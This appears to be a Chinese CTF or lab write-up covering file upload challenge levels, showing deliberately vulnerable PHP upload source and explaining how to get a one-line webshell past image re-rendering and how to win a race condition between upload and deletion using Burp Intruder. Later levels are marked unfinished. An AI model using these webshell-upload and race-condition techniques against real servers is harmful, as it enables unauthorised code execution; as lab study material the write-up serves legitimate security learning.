如果直接上传一个图片马的话，访问include.php会发现之前插入图片的一句话木马被隐藏掉了，之所以出现这种情况，就是因为文件被二次渲染 。什么是二次渲染？二次渲染就是根据用户上传的图片，新生成一个图片，将原始图片删除，将新图片添加到数据库中。比如一些网站根据用户上传的头像生成大中小不同尺寸的图像。如何让一句话木马不被删除？我们可以寻找图片被渲染后与原始图片部分对比仍然相同的部分，将Webshell（一句话木马）代码插在该部分，然后上传，下载下来后发现这一部分插入代码的没变但是其他部分都变了。其他部分与13题一样

第十七题

源码：

```
$is_upload = false;
$msg = null;

if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name,strrpos($file_name,".")+1);
    $upload_file = UPLOAD_PATH . '/' . $file_name;

    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext,$ext_arr)){
             $img_path = UPLOAD_PATH . '/'. rand(10, 99).date("YmdHis").".".$file_ext;
             rename($upload_file, $img_path);
             $is_upload = true;
        }else{
            $msg = "只允许上传.jpg|.png|.gif类型文件！";
            unlink($upload_file);
        }
    }else{
        $msg = '上传出错！';
    }
}
```

我们可以发现，文件在上传之后会被删除，这里就需要利用burpsuite了。需要用到并发漏洞（条件竞争）。可以正常上传php文件，抓包后放入其中的intruder模块中选择发送多次，然后在浏览器中访问就好了。或这者写一个python脚本也可以。

第十八题

源码：

```
//index.php
$is_upload = false;
$msg = null;
if (isset($_POST['submit']))
{
    require_once("./myupload.php");
    $imgFileName =time();
    $u = new MyUpload($_FILES['upload_file']['name'], $_FILES['upload_file']['tmp_name'], $_FILES['upload_file']
```

```
['size'],$imgFileName);
    $status_code = $u->upload(UPLOAD_PATH);
    switch ($status_code) {
        case 1:
            $is_upload = true;
            $img_path = $u->cls_upload_dir . $u->cls_file_rename_to;
            break;
        case 2:
            $msg = '文件已经被上传，但没有重命名。';
            break;
        case -1:
            $msg = '这个文件不能上传到服务器的临时文件存储目录。';
            break;
        case -2:
            $msg = '上传失败，上传目录不可写。';
            break;
        case -3:
            $msg = '上传失败，无法上传该类型文件。';
            break;
        case -4:
            $msg = '上传失败，上传的文件过大。';
            break;
        case -5:
            $msg = '上传失败，服务器已经存在相同名称文件。';
            break;
        case -6:
            $msg = '文件无法上传，文件不能复制到目标目录。';
            break;
        default:
            $msg = '未知错误！';
            break;
    }
}

//myupload.php
class MyUpload{
......
......
......
  var $cls_arr_ext_accepted = array(
      ".doc", ".xls", ".txt", ".pdf", ".gif", ".jpg", ".zip", ".rar", ".7z",".ppt",
      ".html", ".xml", ".tiff", ".jpeg", ".png" );

......
......
......
  /** upload()
   **
   ** Method to upload the file.
   ** This is the only method to call outside the class.
   ** @para String name of directory we upload to
   ** @returns void
  **/
  function upload( $dir ){

    $ret = $this->isUploadedFile();

    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }
```

```
    }

    $ret = $this->setDir( $dir );
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->checkExtension();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->checkSize();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    // if flag to check if the file exists is set to 1

    if( $this->cls_file_exists == 1 ){

      $ret = $this->checkFileExists();
      if( $ret != 1 ){
        return $this->resultUpload( $ret );
      }
    }

    // if we are here, we are ready to move the file to destination

    $ret = $this->move();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    // check if we need to rename the file

    if( $this->cls_rename_file == 1 ){
      $ret = $this->renameFile();
      if( $ret != 1 ){
        return $this->resultUpload( $ret );
      }
    }

    // if we are here, everything worked as planned :)

    return $this->resultUpload( "SUCCESS" );

  }
......
......
......
};
```

其实也是条件竞争，刚开始还不知道怎么绕过。但通过看大佬的writenup，发现可以直接上传一个图片马。

第十九题

未完待续

第二十题

未完待续